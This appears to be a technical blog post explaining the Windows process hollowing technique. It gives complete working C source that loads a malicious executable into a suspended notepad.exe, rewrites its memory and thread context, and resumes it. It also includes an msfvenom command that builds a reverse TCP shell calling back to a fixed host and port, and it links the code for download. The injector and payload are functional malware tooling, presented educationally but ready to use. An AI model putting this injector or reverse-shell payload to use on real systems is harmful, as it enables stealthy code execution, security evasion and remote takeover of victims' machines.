Process Hollowing
Code and executables download: From GitHub
Introduction
Process Hollowing is a technique that modifies a running trusted process. The changes made are at minimum the following:
- spawn a new suspended process
- unmap the content of the previous process to leave an “empty” suspended process
- remap the suspended process to a malicious payload
- resume the target process, which will execute the malicious process
A fantastic and very in-depth resource on Process Hollowing can be found here: https://www.huntandhackett.com/blog/concealed-code-execution-techniques-and-detection
Code Analysis
The code starts by defining the path of the malicious executable and the path of the target/decoy executable. In this example, the malicious executable is the output from
msfvenom -p windows/x64/shell_reverse_tcp lhost=192.168.56.102 lport=4444 -f exe -o malicious.exeand the target executable is notepad.exe.

The expectation is that, with the execution of the process_hollowing.exe file, we should be able to see traffic with destination host 192.168.56.102 on port 4444 coming from notepad as shown in the screenshot below:
The full code is:
#include <windows.h>#include <winnt.h>#include <winternl.h>
#include <stdio.h>#include <stddef.h>
int main() { LPSTR malFile = "C:\\Users\\REM\\Desktop\\malicious.exe"; LPSTR decoyApp = "C:\\Windows\\System32\\notepad.exe";
HANDLE hFile = CreateFileA(malFile, GENERIC_READ, 0x00, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
DWORD fileSize = GetFileSize(hFile, NULL); PBYTE malBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, fileSize);
ReadFile(hFile, malBuffer, fileSize, 0x00, NULL); CloseHandle(hFile);
printf("Creating decoy process.\n");
PROCESS_INFORMATION processInfo = {0}; STARTUPINFO startupInfo = {0}; CreateProcessA( decoyApp, NULL, NULL, NULL, TRUE, CREATE_SUSPENDED, NULL, NULL, &startupInfo, &processInfo );
printf("Target process created. PID: %lu \n", processInfo.dwProcessId);
PIMAGE_NT_HEADERS imageNtHeaders = (PIMAGE_NT_HEADERS)((ULONG_PTR)malBuffer + ((PIMAGE_DOS_HEADER)malBuffer)->e_lfanew);
PBYTE pRemoteAddr = VirtualAllocEx( processInfo.hProcess, (LPVOID)imageNtHeaders->OptionalHeader.ImageBase, (SIZE_T)imageNtHeaders->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE );
printf("Writing Payload.\n");
SIZE_T bytesWritten = 0; WriteProcessMemory( processInfo.hProcess, pRemoteAddr, malBuffer, imageNtHeaders->OptionalHeader.SizeOfHeaders, &bytesWritten ); printf("Writing Sections.\n");
PIMAGE_SECTION_HEADER imageSectionHeaders = IMAGE_FIRST_SECTION(imageNtHeaders); for (int i = 0; i < imageNtHeaders->FileHeader.NumberOfSections; i++) { WriteProcessMemory( processInfo.hProcess, (PVOID)(pRemoteAddr + imageSectionHeaders[i].VirtualAddress), (PVOID)(malBuffer + imageSectionHeaders[i].PointerToRawData), imageSectionHeaders[i].SizeOfRawData, &bytesWritten ); }
CONTEXT context = {.ContextFlags = CONTEXT_ALL}; GetThreadContext(processInfo.hThread, &context); ULONG_PTR imageOffset = context.Rdx + offsetof(PEB, Reserved3[1]);
printf("Overwriting Image Base Address.\n");
WriteProcessMemory( processInfo.hProcess, (PVOID)imageOffset, pRemoteAddr, sizeof(PVOID), &bytesWritten );
printf("Changing headers permissions.\n"); for (DWORD i = 0; i < imageNtHeaders->FileHeader.NumberOfSections; i++) {
DWORD dwOldProtection = 0; VirtualProtectEx( processInfo.hProcess, (PVOID)(pRemoteAddr + imageSectionHeaders[i].VirtualAddress), imageSectionHeaders[i].Misc.VirtualSize, PAGE_EXECUTE_READWRITE, &dwOldProtection ); }
printf("Setting thread context.\n");
context.Rcx = (DWORD64)(pRemoteAddr + imageNtHeaders->OptionalHeader.AddressOfEntryPoint); SetThreadContext(processInfo.hThread, &context);
printf("Resuming hollowed thread.\n"); ResumeThread(processInfo.hThread); WaitForSingleObject(processInfo.hProcess, INFINITE);
CloseHandle(processInfo.hProcess); CloseHandle(processInfo.hThread); HeapFree(GetProcessHeap(), 0x00, malBuffer);
return 0;}Before starting with the steps defined above, what the program does is read the malicious payload, allocate enough memory on the heap to fit the content of the executable using HeapAlloc 1 and read the content of the file using ReadFile 2, which saves the content into a buffer (malBuffer) that is used throughout the rest of the program. Note that malBuffer is simply a byte representation of a real PE file and, as such, it is possible to extract any PE/DOS-related information out of it when needed, which we will see shortly.
The creation of the suspended process is done with CreateProcess, using the CREATE_SUSPENDED flag 3. The CreateProcess call writes into a struct called processInfo, which contains all the information about the process and is used multiple times during execution.
At this point the code needs to overwrite the notepad memory to contain the malicious payload. This requires allocating memory in a remote process (remote meaning: not the process that is currently executing the code, but a different one, in this case notepad.exe). The standard VirtualAlloc cannot be used, since it does not allow writing to a remote process, so the code uses VirtualAllocEx 4, which requires the following parameters:
LPVOID VirtualAllocEx( [in] HANDLE hProcess, [in, optional] LPVOID lpAddress, [in] SIZE_T dwSize, [in] DWORD flAllocationType, [in] DWORD flProtect);It is straightforward to obtain the first parameter and the last two. The first one is the handle to the process, and since it has already been created with all the information stored in processInfo, it can simply be accessed via processInfo.hProcess. The last two are constants for the allocation type and permissions on the memory region. The first one will be MEM_COMMIT | MEM_RESERVE and the second PAGE_READWRITE.
The second and third arguments are a bit more complicated to define, but they are crucial. From the Microsoft documentation:
lpAddress: The pointer that specifies a desired starting address for the region of pages that you want to allocate.dwSize: The size of the region of memory to allocate, in bytes.
The “desired starting address” is basically the point inside the malicious payload that the process is expected to start executing from. Note that this address cannot simply be the address of malBuffer, since notepad.exe will not be able to execute a new executable from the first byte. Instead, it is necessary to find the base address of the process, which is defined in the ImageBase address of the OptionalHeader portion of the PE header 5.
So how do we get the OptionalHeader?
The code first gets the NT_HEADERS of the malicious PE, which is retrieved in the following way:
PIMAGE_NT_HEADERS imageNtHeaders = (PIMAGE_NT_HEADERS)((ULONG_PTR)malBuffer + ((PIMAGE_DOS_HEADER)malBuffer)->e_lfanew);Looking at the code step by step:
(ULONG_PTR)malBuffersimply converts a pointer to a 64-bit pointer for arithmetic.(PIMAGE_DOS_HEADER)malBuffercasts the first bytes ofmalBufferto be read as a DOS header, which is a valid operation in this case sincemalBufferis indeed a PE file with a DOS header.((PIMAGE_DOS_HEADER)malBuffer)->e_lfanewextracts thee_lfanewfield, which is the field that points to the address of theNT_HEADERS6 from the point of view of the beginning of the DOS header. In practice, the value is a small number that says: “the start of the file is at address 0, theNT_HEADERSis at address0xC8(for example) from the beginning”.- The sum between the two pointers gives the full pointer to the
NT_HEADERSfrom the allocated memory point of view. So, if the OS has allocated some memory, for example at address000002D1E892C4A0, theNT_HEADERSof that memory area will be at0x000002D1E892C4A0+0xC8. - The result of the sum is cast to
PIMAGE_NT_HEADERSand saved in theimageNTHeadersvariable.
At this point we can use the information in imageNtHeaders to populate the arguments of VirtualAllocEx. Specifically, the code uses the fields ImageBase and SizeOfImage. The full function call is:
PBYTE pRemoteAddr = VirtualAllocEx( processInfo.hProcess, (LPVOID)imageNtHeaders->OptionalHeader.ImageBase, (SIZE_T)imageNtHeaders->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);This is followed by writing the malicious image into the allocated memory inside the process using WriteProcessMemory 7.
Stopping here will not work, since the remapping still requires mapping the header’s sections and assigning permissions to them. This is accomplished by the two for loops in the program. The first one iterates over all the sections of the PE file and writes them into the target process; the second one assigns the permissions using VirtualProtectEx 8. Note that the permissions-assignment loop could have been implemented more precisely, and this version will likely trigger many security solutions since all the sections are given RWX permissions. However, for the sake of simplicity this works well for analysis.
The last part of the program is to prepare the thread inside the process to execute, and this is done via SetThreadContext 9. The “context” is a struct that contains information about the CPU registers that the processor needs to execute the thread 10 11. The context is taken from the processInfo struct using GetThreadContext 12, effectively extracting the context of the thread running notepad.exe and setting it up with the RCX register pointing to the AddressOfEntryPoint of the malicious program:
context.Rcx = (DWORD64)(pRemoteAddr + imageNtHeaders->OptionalHeader.AddressOfEntryPoint);SetThreadContext(processInfo.hThread, &context);After that, the thread is resumed and the malicious code is executed.